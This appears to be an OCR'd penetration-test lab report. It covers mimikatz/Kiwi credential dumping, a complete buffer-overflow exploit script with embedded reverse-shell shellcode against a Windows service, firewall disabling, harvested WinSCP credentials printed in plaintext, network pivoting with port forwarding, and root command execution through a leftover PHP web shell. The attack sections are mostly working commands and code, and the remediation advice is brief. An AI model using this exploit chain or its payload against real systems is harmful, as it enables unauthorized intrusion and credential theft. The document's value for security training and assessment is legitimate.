
```
Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)
```

48 Kiwi Commands



49 Dumping Critical Informations



50 Dumping Critical Informations-2

51 Hashdump Succesfully


I successfully dumped the user hashes.


Buffer Overflow (10.185.10.55) (Critical)

Finding Description

After examining the files, I decided to focus on the buffer overflow vulnerability. For this, I needed to install the Immunity Debugger program. After installation, when I opened the application, I encountered the message "listening for connection," prompting me to proceed with testing the application using Immunity Debugger.

The main goal of a buffer overflow attack is to gain control by sending an excessive amount of data to the software's memory, thereby enabling the execution of malicious code. This allows the attacker to obtain unauthorized access, trigger system errors, or even gain full control over the system.





52 CustomerManagerClient.py

Informations about the target host

The provided msfvenom command creates a reverse shell targeting Windows, set to listen on an already compromised internal machine. It was essential to leverage the initial Linux web server, capable of routing to the 10.185.10.0/24 network via port 443. The culmination of the final exploit, as illustrated in the accompanying screenshots, along with the routing and forwarding setup detailed in a separate issue, facilitated the acquisition of an NT/AUTHORITY shell on the Windows machine at 10.185.10.55.

Recommendation

To mitigate buffer overflow attacks, software developers are recommended to implement security controls such as input validation and boundary checks. Additionally, enabling compiler options and ensuring regular updates for security vulnerabilities can be effective measures. Lastly, regularly reviewing the software through security testing and audits can help identify and address potential vulnerabilities.

Exploitation of vulnerability

```
┌──(root㉿kali)-[/home/kali/Desktop/cppt/buffer]
└─# msf-pattern_create -l 250
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae
Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
```


53 Creating Pattern

!mona config -set workingfolder c:\mona\%p

Pattern created


```
┌──(root㉿kali)-[/home/kali/Desktop/cppt/buffer]
└─# nc 192.168.48.1 42424
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7A
Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
```

54 Crashing the App




55 Program Crashed Successfully and Detected EIP Value

After running the application and sending the pattern previously created, program crashed successfuly and detected the value.




56 Detecting offset

I found that 146 bytes were required to overwrite the EIP (Extended Instruction Pointer). From that point, I proceeded to refine the exploit until I arrived at my final successful attempt. For further details on this process, you can find the final exploit code used to achieve a Windows reverse shell on the target in the continuation of the report.




57 Generating Pattern

Creating pattern with python and sending the pattern which generated with python, aiming to identify potential security vulnerabilities by determining when the boundaries are exceeded.



58 Detecting BBBB if its OK

EIP 42424242 which BBBB



59 Finding Pointers

Finding 2 pointers and add jmp esp this to my final exploit code.

```
import sys, socket

ip = "10.185.10.55"
port = 42424

offset = "A" * 146

buff = ("\xd9\xcd\xba\xe7\xc2\x29\xeb\xd9\x74\x24\xf4\x58\x33\xc9"
"\xb1\x52\x31\x50\x17\x03\x50\x17\x83\x0f\x3e\xcb\x1e\x33"
"\x57\x8e\xe1\xcb\xa8\xef\x68\x2e\x99\x2f\x0e\x3b\x8a\x9f"
"\x44\x69\x27\x6b\x08\x99\xbc\x19\x85\xae\x75\x97\xf3\x81"
"\x86\x84\xc0\x80\x04\xd7\x14\x62\x34\x18\x69\x63\x71\x45"
"\x80\x31\x2a\x01\x37\xa5\x5f\x5f\x84\x4e\x13\x71\x8c\xb3"
"\xe4\x70\xbd\x62\x7e\x2b\x1d\x85\x53\x47\x14\x9d\xb0\x62"
"\xee\x16\x02\x18\xf1\xfe\x5a\xe1\x5e\x3f\x53\x10\x9e\x78"
"\x54\xcb\xd5\x70\xa6\x76\xee\x47\xd4\xac\x7b\x53\x7e\x26"
"\xdb\xbf\x7e\xeb\xba\x34\x8c\x40\xc8\x12\x91\x57\x1d\x29"
"\xad\xdc\xa0\xfd\x27\xa6\x86\xd9\x6c\x7c\xa6\x78\xc9\xd3"
"\xd7\x9a\xb2\x8c\x7d\xd1\x5f\xd8\x0f\xb8\x37\x2d\x22\x42"
"\xc8\x39\x35\x31\xfa\xe6\xed\xdd\xb6\x6f\x28\x1a\xb8\x45"
"\x8c\xb4\x47\x66\xed\x9d\x83\x32\xbd\xb5\x22\x3b\x56\x45"
"\xca\xee\xf9\x15\x64\x41\xba\xc5\xc4\x31\x52\x0f\xcb\x6e"
"\x42\x30\x01\x07\xe9\xcb\xc2\x22\xb4\xef\x42\x5b\x4a\x0f"
"\x7f\xf6\xc3\xe9\x15\x18\x82\xa2\x81\x81\x8f\x38\x33\x4d"
"\x1a\x45\x73\xc5\xa9\xba\x3a\x2e\xc7\xa8\xab\xde\x92\x92"
"\x7a\xe0\x08\xba\xe1\x73\xd7\x3a\x6f\x68\x40\x6d\x38\x5e"
"\x99\xfb\xd4\xf9\x33\x19\x25\x9f\x7c\x99\xf2\x5c\x82\x20"
"\x76\xd8\xa0\x32\x4e\xe1\xec\x66\x1e\xb4\xba\xd0\xd8\x6e"
"\x0d\x8a\xb2\xdd\xc7\x5a\x42\x2e\xd8\x1c\x4b\x7b\xae\xc0"
"\xfa\xd2\xf7\xff\x33\xb3\xff\x78\x2e\x23\xff\x53\xea\x53"
"\x4a\xf9\x5b\xfc\x13\x68\xde\x61\xa4\x47\x1d\x9c\x27\x6d"
"\xde\x5b\x37\x04\xdb\x20\xff\xf5\x91\x39\x6a\xf9\x06\x39"
"\xbf")

add = "\xc3\x14\x04\x08"
nop_slide = "\x90" * 16
payload = offset + add + nop_slide + buff +"\r\n"

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,port))
s.send(payload)
```


60 Final Exploit of Buffer Overflow

```
┌──(kali㉿kali)-[~/Desktop/buffer]
└─$ proxychains ./script.py
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.55:42424  ...  OK

┌──(kali㉿kali)-[~/Desktop/buffer]
└─$
```

61 Running the Script

After granting execute permission to my script, running the script with *./script.py*



62 Getting Shell on the 10.185.10.55

I configured a listener on the 10.90.60.80 and by executing the provided script using proxychains and listening on 10.90.60.80 with nc, I successfully obtained a root shell on the 10.185.10.55 host.

WinSCP Credentials Found (10.185.10.55) (Critical)

Recommendation


I recommend securely managing credentials, such as using a password manager or encrypted storage, and avoiding storing sensitive information in plaintext in memory. Additionally, encourage users to use strong, unique passwords and consider implementing multi-factor authentication for enhanced security. After i got Shell on the box i turned off the firewall by netsh advfirewall set allprofiles state off to make sure i got no restrictions. After this, i use post/windows/gather/credentials/winscpI and found credentials of user jeremy and password S17#gX39^ .

Adding autoroute into DMZ

run autoroute -s 10.185.11.0/24


Msf5 post(multi/gather/ping_sweep)

I found a new host 10.185.11.127 and 22 ssh is open




63 Port Scanning

After losing connection few times i decided to use port forwarding.
With meterpreter session portfwd command(portfwd add -L 172.16.40.5 -l 23 -p 22 -r 10.185.11.127) to route port 22 which is ssh service of 10.185.11.127 to my computers port 23 after that I can connect on my kali linux.



64 Configurating Port Forwarding

With meterpreter portfwd (portfwd add -L 172.16.40.5 -l 23 -p 22 -r 10.185.11.127) to forward port 10.185.11.127:22 to port 23 of my computer. Afterward, I am able to establish a connection from my Kali Linux machine.




65 SSH as Jeremy

Privilege Escalation Bypass

Identified Hosts List (10.185.11.127-DMZ) (Critical)


Recommendation

Implementing strict access controls and adhering to the principle of least privilege can mitigate the risk of unauthorized access and exploitation. Furthermore, regularly auditing and monitoring system activity can help detect and prevent misuse of elevated privileges. Lastly, educating users about the importance of secure practices and the risks associated with circumventing security measures is essential for maintaining a robust security posture.



66 Found z-cmd.php

Found a z-cmd.php file after listing folders and then i realized that there is note "needed a quick way to run some tasks while I was working on this machine!" and realized that such hasty and seemingly convenient methods could be exploited by attackers. After researching on the script, it was observed that root commands could be executed using the command "curl http://127.0.0.1:8989/z-cmd.php -d 'z=id"'. This allowed obtaining root privileges on the machine.



67 Running Root Commands